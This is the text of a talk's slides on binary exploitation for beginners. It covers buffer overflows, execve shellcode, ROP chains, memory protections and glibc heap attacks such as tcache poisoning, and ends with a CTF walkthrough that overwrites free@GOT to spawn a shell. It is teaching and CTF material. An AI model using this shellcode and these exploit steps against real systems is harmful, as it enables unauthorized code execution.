





A journey through time and BINARY EXPLOITATION

aka Binary Exploitation for Dummies

by cristian-richie



About me



Cristian Assaiante [[@cristianrichi3](#), cristianrichie.github.io]

21 years old, Bsc. student of Engineering in Computer Science.

Interested in reverse engineering, binary exploitation
and doing stuff with hypervisors (maybe stuff for another talk!!)

Capturing flags with TheRomanXploit and, for transitivity, with mhackeroni.

(Is being a Dragon Ball fan a TRX join requirement? Yes, IT IS)



WHEN I'M DONE



**EVERY BUG
WILL BE EXPLOITED**




What is a buffer overflow?

- Shellcoding
- Return Oriented Programming



Buffer overflow

```
void foo() {  
    char buffer[10];  
  
    scanf("%s", buffer);  
    return;  
}
```





Buffer overflow

After `foo()`, the execution will be resumed from the return address so, by overwriting it, we can control the execution flow.

For example:

`"aaaaaaaaaa" + "bbbb" + new_ret_address`

↑
padding

↑
ebp





Nice but... What's next?

Our goal is to spawn a shell...

What if we fill up our buffer with the code that does the job and then we make the program jump into it?

Well, this technique is called
SHELLCODING





Shellcode

To spawn a shell, we need to use the **execve()** syscall, it transforms the running process into a new one to execute. To do this you need to set:

32 bit:

eax -> 0x0b

ebx -> address of "/bin/sh"

ecx -> NULL

edx -> NULL

then executes:

int 0x80

64 bit:

rax -> 0x3b

rdi -> address of "/bin/sh"

rsi -> NULL

rdx -> NULL

then executes:

syscall



Shellcode

Therefore our shellcode will be something like this:


```
push  0x68732f  
push  0x6e69622f } write /bin/sh into the stack  
mov   ebx, esp  
mov   ecx, 0x0  
mov   edx, 0x0  
mov   eax, 0x0b  
int   0x80
```



Shellcode

Write the shellcode in RWX memory
and jump to it!

```
push 0x68732f
push 0x6e69622f
mov  ebx, esp
mov  ecx, 0x0
mov  edx, 0x0
mov  eax, 0x0b
int  0x80
```



buffer (10 bytes)

saved EBP (4 bytes)

return address (4 bytes)



Wait. Is shellcoding still a thing?



All modern OS enforce NX protection:

- No region in the binary can be writable and executable at the same time when compiling -> **no RWX regions!**

But any self modifying program will need writable and executable pages!


So, knowing how shellcoding work can be useful!



Buffer overflow returned

```
void foo() {  
    char buffer[10];  
  
    scanf("%s", buffer);  
    return;  
}
```

⇒ Now that we have NX we cannot jump to our shellcode anymore!






Buffer overflow

We can still put anything we want in the return address!

For example, calling `system("/bin/sh")` will execute a shell in the current context.

But what if we don't have `system` available?





Spawn a shell

We need to execute something similar to this:

```
mov ebx, "/bin/sh" string address
mov ecx, 0x0
mov edx, 0x0
mov eax, 0x0b
int 0x80
```

But how?



Let the ROP begin

If the return address points to some code that ends with a “ret” instruction, the execution will continue from the address right after.

In this way we can build chains to execute pretty much anything we want!

aaaaaaaaaa

bbbb

addr_to_return

next_address



ROP chains

For example, with this chain we can load ebx with the address of the string “/bin/sh”!

```
mov ebx, writableaddr; ret;
```

```
pop eax; ret;
```

```
“/bin”
```

```
mov [ebx], eax; ret;
```

```
pop eax; ret;
```

```
“/sh”
```

```
mov [ebx+4], eax; ret;
```



Gadgets

Every sequence of bytes ending in **0xC3** (ret instruction) can potentially be used to build chains.

mov 90, ah; ret; \Rightarrow **b4 5a c3**

pop edx; ret; \Rightarrow **5a c3**

If inside the binary there aren't enough gadgets to build the needed chain, an infinite source of gadgets is the libc!



Existing countermeasures



- ASLR
- Partial/Full ReIRO
- Stack Canary
- PIE



ASLR



Address Space Layout Randomization is a protection technique that randomizes the base address of stack, heap and library code.






GOT and PLT

When called for the first time,
`func@PLT` will jump to the
corresponding

`got_entry:<func loader stub>`

that will call the loader for the
function






GOT and PLT

Then the loader will replace the entry with the right address, consulting at runtime the symbol map of the library, to resolve the randomized address

got_entry:<address of func in libc>





Relocation Read-Only

Partial

Forces the GOT to come before the BSS in memory so that is not possible to overwrite a GOT entry exploiting a buffer overflow on a global variable

(Default setting in GCC)

Full

Makes the entire GOT read-only




Stack canary

A random value is inserted before any return address.

To modify the return address we need to overwrite the canary.


The program crashes if the canary is modified!





PIE

Position Independent
Executables are binaries made
entirely by position independent
code. The base of the whole
executable is loaded at random
memory position





Heap Exploitation



Let the heap join the team

- **malloc(size)**: gives a chunks of memory of **size** rounded to the nearest multiple of 16
- **free(ptr)**: frees the memory space pointed to by **ptr**
- **calloc(n, size)**: allocates zero initialized memory for an array of **n** elements of **size** bytes each
- **realloc(ptr, size)**: changes the size of the memory block pointed to by **ptr** to **size** bytes





Heap rulez



- **Never** read or write to a pointer that has been freed
- **Never** use uninitialized heap memory locations
- **Never** read or write outside **[ptr, ptr + size)**
- **Never** pass a pointer to **free** more than once
- **Never** pass a pointer to **free** that was not returned from malloc
- **Never** use a pointer returned by malloc before checking if **ptr == NULL**



How malloc works

1. If there is a previously freed chunk with a compatible size it is served
2. Otherwise, if there is available space at the top of the heap, a new chunk is created and then served (large requests are served using `mmap()`)
3. Otherwise, the libc asks for more memory to the kernel
4. Otherwise, `malloc()` returns NULL



Chunks

```
struct malloc_chunk {  
  
    INTERNAL_SIZE_T mchunk_prev_size;    // Size of previous chunks (if free)  
    INTERNAL_SIZE_T mchunk_size;        // Size in bytes, including overhead  
  
    struct malloc_chunk* fd;             // double links -- used only if free  
    struct malloc_chunk* bk;  
  
}
```

Size last 3 bits are used to store additional information:

- **N**: bit set if the chunk is not in the main arena
- **M**: bit set if the chunk is mmapped
- **P**: bit set if the previous chunk is allocated



Allocated Chunks

Chunk

Mem

Next
Chunk

If previous chunk is free, this field contains size of previous chunk, else user data.

This chunk size

N

M


P

User data

Previous size field contains user data since its previous chunk is allocated.



Free Chunks



When two adjacent chunks are freed, they get combined into a single chunk. This operation is called: **Consolidation**




Top chunk

The top chunk is the last chunk in the heap.

It is between the user chunks and the end of the heap.

The top chunk previous bit **must** always be set, this means that the previous chunk of the top one is always allocated.

So, when the previous chunk is freed it will be consolidated with the top one.





Bins



Bins are used to hold free chunks. Based on the size of chunks, different bins are available:

- **Fastbin**(size 16-80): each fast bin is a single linked list of free chunks of the same size. There are 10 of them in ptmalloc.
- **Unsorted Bin**: each bin is a double linked list of free chunks.
- **Small Bin**(size < 512): each bin is a double linked list of free chunks.
- **Large Bin**(size ≥ 512): each bin is a double linked list of free chunks.



Arena



```
struct malloc_state {  
    __libc_lock_define(, mutex);  
    int flags;  
    int have_fastchunks;  
    mfastbinptr fastbinsY[NFASTBINS];  
    mchunkptr top;  
    mchunkptr last_remainder;  
    mchunkptr bins[NBINS * 2 - 2];  
    unsigned int binmap[BINMAPSIZE];  
    struct malloc_state *next;  
    struct malloc_state* next_free;  
    INTERNAL_SIZE_T attached_threads;  
    INTERNAL_SIZE_T system_mem;  
    INTERNAL_SIZE_T max_system_mem;  
}
```

Fastbins, top chunk, bins and other information are stored in a global variable **arena**.

In ptmalloc there can be multiple arenas.

The standard arena is called **Main Arena**.



Tcache



When an allocated chunk is freed, the bins are not the only place it can go. In the latest glibc implementation the **tcache** has been added to increase the speed of the process of giving a new chunk to the user.

There are 64 singly-linked bins per thread by default, for chunk sizes from 24 to 1032. A single tcache bin contains at most 7 chunks by default.



Killing the heap



Any time we call **malloc** or **free**, different actions are performed base on the metadata they have.

The corruption of these metadata could induce the allocator to bad actions...

Our target is achieving RW on arbitrary memory!



Use after free

- `a = malloc(20); b = malloc(20); c = malloc(20);`
- `free(a)` `tcache[0]:` `a -> NULL`
- `free(b)` `tcache[0]:` `b -> a -> NULL`
- `free(c)` `tcache[0]:` `c -> b -> a -> NULL`
- `d = malloc(20);`
- `*c = 0xabadcafe`
- `assert(*d == 0xabadcafe)`



Double free



- `free(a)`
- `free(a)`

What can go wrong?



Double free



- `a = malloc(20)`
- `free(a)`

`tcache[0]: a -> NULL`



Double free



- `a = malloc(20)`
- `free(a)`
- `free(a)`

`tcache[0]: a -> a -> NULL`



Double free

- `a = malloc(20)`
- `free(a)`
- `free(a)`
- `b = malloc(20)`




`tcache[0]: a -> NULL`



Double free

- `a = malloc(20)`
- `free(a)`
- `free(a)`
- `b = malloc(20)`
- `c = malloc(20)`




`tcache[0]:` `NULL`



Double free

- `a = malloc(20)`
- `free(a)`
- `free(a)`
- `b = malloc(20)`
- `c = malloc(20)`
- `*c = 0xabadcafe`
- `assert(*b == 0xabadcafe)`





Tcache poisoning

Exploiting a UAF vulnerability we can force the malloc to return the address we want!

```
size_t stack_var;  
intptr_t *a = malloc(20);  
free(a);
```

tcache[0]: a -> NULL

```
a[0] = &stack_var;
```

tcache[0]: a -> &stack_var -> NULL

```
intptr_t *b = malloc(20);  
intptr_t *c = malloc(20);
```

tcache[0]: &stack_var -> NULL

tcache[0]: NULL

```
printf("%p %p", &stack_var, c);
```

(The fd pointer of a free chunk can also be overwritten with a buffer overflow)



oooverflow



Understanding the binary

```
> cristian-richie@arch ~ [binary-expolitation] ./oooverflow
```

WELCOME TO JEF CON CTF

This is our leet flag submission service.

Syntax: [command]

Avaiable commands:

0. Add a team
1. Remove a team
2. Submit a flag
3. Show services
4. Show scoreboard
5. Exit

>> █

```
arch      x86
baddr     0x400000
binsz     11593
bintype   elf
bits      64
canary    true
sanitiz   false
class     ELF64
crypto    false
endian    little
havecode  true
intrp     /lib64/ld-linux-x86-64.so.2
laddr     0x0
lang      c
linenum   true
lsyms     true
machine   AMD x86-64 architecture
maxopsz   16
minopsz   1
nx        true
os        linux
pcalign   0
pic       false
relocs    true
relro     partial
rpath     NONE
static    false
stripped  false
subsys    linux
va        true
```



Looking for the vulnerability



```
1 int __fastcall submit_flag(int a1)
2 {
3     signed int i; // [rsp+14h] [rbp-Ch]
4     char *user_flag; // [rsp+18h] [rbp-8h]
5
6     user_flag = malloc(14uLL);
7     if ( !strcmp(teams[a1].name, "termbird") )
8         return puts(" Hey! You are Termbird, you do not have flags to submit!");
9     printf("Enter the flag: ", "termbird");
10    fgets(user_flag, 114, stdin);
11    for ( i = 0; i <= 3; ++i )
12    {
13        if ( !strcmp(services[i].flag, user_flag) )
14        {
15            teams[a1].score += services[i].points;
16            return printf("Good flag for service %s! Score updated.\n", services[i].name);
17        }
18    }
19    return puts("Invalid flag!");
20 }
```

Reads 114 bytes into a buffer with size of 14, clearly this is a buffer overflow.

We can use it to recreate a tcache poisoning attack.



Attack



Our goal is to spawn a shell, to do so we need to do as follow:

- Leak libc base address using tcache poisoning to force the malloc to return a libc address.
- Overwrite the free@GOT entry with system address
- Engage the shell by executing free



Attack: libc address leak



- `add_team(2, 14, "team2".ljust(14, '\x00'))`
- `add_team(3, 40, "team3".ljust(40, '\x00'))`
- `remove_team(3)`
- `remove_team(2)`

`tcache[0]: team2 -> NULL`

`tcache[1]: team3 -> NULL`



Attack: libc address leak

- `submit_flag(0, 'A'.ljust(24, '\x00') + p64(0x30) + p64(rand@got))`

`tcache[0]: team2 -> NULL`

`tcache[1]: team3 -> rand@got -> rand_addr -> CORRUPTED`



Attack: libc address leak



- `add_team(5, 40, "team5".ljust(40, '\x00'))`
- `add_team(6, 40, "\n")`
- `print scoreboard()`

`tcache[0]: team2 -> NULL`

`tcache[1]: rand_address -> CORRUPTED`



Attack: got overwrite

- `add_team(7, 14, "team7".ljust(14, '\x00'))`
- `add_team(8, 14, "team8".ljust(14, '\x00'))`
- `remove_team(8)`
- `remove_team(7)`
- `submit_flag('0', 'A'.ljust(24, '\x00') + p64(0x20) + p64(free@GOT))`
- `add_team(8, 14, "team8".ljust(14, '\x00'))`
- `add_team(9, 8, p64(system_address))`

Same as before, except the last `add_team` that overwrites the `free@GOT` value with the address of the system. We don't use anymore 40bytes allocations because `tcache[1]` has been corrupted!



Attack: ruin the world

- `add_team(10, 100, '/bin/sh\x00')`
- `remove_team(10)`

At this point we only need to create a team with “/bin/sh” as name and trigger the system by calling the free. This will execute **system(“/bin/sh”) ;)**



Attack: get the flag

```
(pwn) > cristian-richie@arch ~ [oooverflow] ./exploit.py
[+] Starting local process './oooverflow': pid 16858
[*] '/home/DATA/UNIVERSITA/dcgroup-talk/binary-expolitation/oooverflow/libc-2.28.so'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] '/home/DATA/UNIVERSITA/dcgroup-talk/binary-expolitation/oooverflow/oooverflow'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[*] Leaked address: 0x7f72d6069610
[*] Libc address: 0x7f72d602e000
[*] System address: 0x7f72d6073380
[*] Free@GOT overwritten
[*] System called, enjoy the shell ;)
[*] Switching to interactive mode
$ ls
exploit.py  flag.txt  libc-2.28.so  oooverflow  oooverflow.c
$ cat flag.txt
flag{dcgr0up-r0cks}
$ █
```



It's your turn



If you enjoyed the talk and you want to check your ability on real scenarios,
TheRomanXploit are here for you!

Download the challenges and let's smash some stacks!

<https://github.com/TheRomanXploit/binary-exploitation-intro>



That's pun Folks!



Don't forget to subscribe to [PewDiePie](#)